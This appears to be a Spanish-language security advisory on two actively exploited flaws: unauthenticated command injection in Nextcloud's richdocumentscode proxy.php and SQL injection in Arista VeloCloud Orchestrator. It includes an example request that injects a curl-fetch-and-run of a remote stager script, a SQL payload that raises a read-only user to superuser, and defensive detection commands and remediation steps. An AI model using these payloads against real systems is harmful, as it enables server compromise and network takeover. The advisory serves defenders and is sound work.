Directivas de Emergencia CISA KEV: RCE en Collabora Online / Nextcloud (CVE-2026-110447) y SQLi en Arista VeloCloud SD-WAN (CVE-2026-114625)

CVE-2026-110447 y CVE-2026-114625 (CWE-78 (Inyección de Comandos OS) y CWE-89 (Inyección SQL))

Severity: CRÍTICA (CISA KEV BOD 26-04) (CVSS 9.2 y 9.9)
Threat Actor: Grupos de Intrusión Oportunistas y de Espionaje Activos en la Red
Status: Explotación Activa en la Naturaleza; Añadidas a CISA KEV el 23–24 de Octubre de 2026 (Plazo Federal: 26 de Octubre de 2026)
Affected Systems: Nextcloud Collabora Built-in CODE Server (richdocumentscode < 26.4.303) y Arista VeloCloud Orchestrator (VCO) On-Premises
Fixed In: richdocumentscode 26.4.303+ | Arista VCO 5.2.3.18, 6.1.3.10 y 6.4.2.12+
Hoy, lunes 26 de octubre de 2026, vence el estricto plazo federal de 72 horas bajo la Directiva Operativa Vinculante (BOD) 26-04 de CISA para dos vulnerabilidades críticas incorporadas al catálogo KEV al inicio del fin de semana: CVE-2026-110447 (CVSS 9.2), una inyección de comandos del sistema operativo sin autenticación en la aplicación Collabora Online – Built-in CODE Server (richdocumentscode) de Nextcloud, y CVE-2026-114625 (CVSS 9.9), un zero-day de inyección SQL en Arista VeloCloud Orchestrator (VCO). Ambos fallos están bajo explotación activa en la naturaleza: actores de amenazas están desplegando web shells en servidores Nextcloud expuestos para robar bóvedas de contraseñas y billeteras de criptomonedas, mientras secuestran orquestadores SD-WAN para tomar control total de redes corporativas.
Parte 1: Diseccionando CVE-2026-110447 en Collabora Online Built-in CODE Server
Para permitir la edición colaborativa de documentos en Nextcloud sin aprovisionar un contenedor Docker externo, la aplicación richdocumentscode empaqueta el servidor Collabora Online Development Edition (CODE) como un binario Linux AppImage dentro del directorio web de Nextcloud. Todas las solicitudes WOPI y WebSocket pasan por apps/richdocumentscode/proxy.php, que actúa como proxy hacia el puerto local (127.0.0.1:9983) e inicia automáticamente el proceso AppImage si no está en ejecución.
Causa Raíz: Ejecución Sin Autenticación Cuando el Demonio CODE Está Detenido
El fallo crítico en versiones de richdocumentscode anteriores a la 26.4.303 ocurre cuando el proceso local del servidor CODE está detenido (por ejemplo, tras un reinicio del servidor, recarga de PHP-FPM o caída por falta de memoria):
- Omisión del Middleware de Autenticación de Nextcloud: Para reducir la latencia de red,
proxy.phpopera como un punto de entrada directo que no exige una sesión autenticada de Nextcloud antes de verificar el estado del demonio CODE. - Inyección de Argumentos en la Invocación de Shell: Cuando
proxy.phpdetecta que el servidor CODE no está activo y recibe una petición de arranque/estado, construye una cadena de comando para lanzar el AppImage pasando parámetros de la solicitud directamente aexec()/popen()sin aplicarescapeshellarg().
GET /apps/richdocumentscode/proxy.php?status&template_path=%27%3Bcurl+-s+http%3A%2F%2F198.51.100.44%2Fstager.sh%7Csh%3B%27 HTTP/1.1
Host: cloud.empresa-objetivo.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Accept: */*
Las instalaciones independientes de Collabora Online (en Docker o paquetes Linux dedicados) y los servidores Nextcloud que solo utilizan el conector richdocuments sin richdocumentscode no están afectados. Sin embargo, en servidores vulnerables, los atacantes han utilizado este vector para instalar web shells PHP persistentes, extraer config/config.php y robar archivos KeePass (.kdbx) y semillas de criptomonedas.
Parte 2: Zero-Day de Inyección SQL en Arista VeloCloud Orchestrator (CVE-2026-114625)
Junto con CVE-2026-110447, CISA añadió CVE-2026-114625 (BUG2043622, CVSS 9.9 Crítica) al catálogo KEV el 23 de octubre de 2026. Arista VeloCloud Orchestrator (VCO) es el plano de control centralizado para redes SD-WAN empresariales.
De Cuenta de Solo Lectura a Superusuario Operador SD-WAN
La vulnerabilidad reside en la API del portal web de implementaciones locales (on-premises) de VCO. Aunque requiere autenticación inicial, basta con el nivel de privilegio más bajo posible: Enterprise Read-Only (un rol de solo lectura frecuentemente asignado a operadores de monitoreo NOC o auditores).
POST /portal/rest/enterprise/getEnterpriseEvents HTTP/1.1
Host: vco.red-empresarial.net
Cookie: velocloud.session=s%3A8f92a1c4...
Content-Type: application/json

{
  "enterpriseId": 14,
  "filter": {
    "sortBy": "eventTime ASC; UPDATE vco_user_role SET role_id = 1 WHERE user_id = 409; --",
    "limit": 10
  }
}
Al concatenar parámetros de filtrado directamente en una consulta SQL sin parametrización, el atacante puede modificar las tablas RBAC para elevar su sesión a Superuser Operator, obteniendo control absoluto sobre las políticas de enrutamiento y túneles IPsec de todas las sucursales.
Telemetría de Detección y Triaje Forense
# 1. Nextcloud / Collabora: Buscar peticiones sospechosas a proxy.php en logs de Nginx/Apache
grep -E "richdocumentscode/proxy.php" /var/log/nginx/access.log* /var/log/apache2/access.log* | grep -E "(;|%3B|||%7C|`|%60|$(|wget|curl|sh|bash|base64)"

# 2. Nextcloud: Escanear directorios de aplicaciones en busca de web shells PHP recientes
find /var/www/nextcloud/apps /var/www/nextcloud/custom_apps -name "*.php" -mtime -45 -ls

# 3. Arista VeloCloud VCO: Auditar la base de datos en busca de promociones a Superuser Operator
mysql -u root -p vco_db -e "SELECT u.id, u.username, u.email, r.role_name, u.modified_at FROM vco_user u JOIN vco_role r ON u.role_id = r.id WHERE r.role_name LIKE '%Operator%' OR r.id = 1 ORDER BY u.modified_at DESC;"
Pasos de Remediación
- Actualizar o Eliminar
richdocumentscodede Inmediato: Ejecutesudo -u www-data php occ app:update richdocumentscodepara actualizar a la versión 26.4.303 o superior. Si no necesita el servidor integrado, desinstálelo por completo consudo -u www-data php occ app:remove richdocumentscodey verifique que la carpetaapps/richdocumentscode/sea eliminada del disco. - Rotar Secretos de Nextcloud: Si su instancia estuvo expuesta, rote las credenciales de base de datos en
config/config.phpe invalide todas las sesiones activas. - Actualizar Arista VeloCloud Orchestrator: Actualice VCO inmediatamente a las versiones 5.2.3.18, 6.1.3.10 o 6.4.2.12+ y restrinja el acceso al portal de administración mediante listas blancas de IP y MFA FIDO2.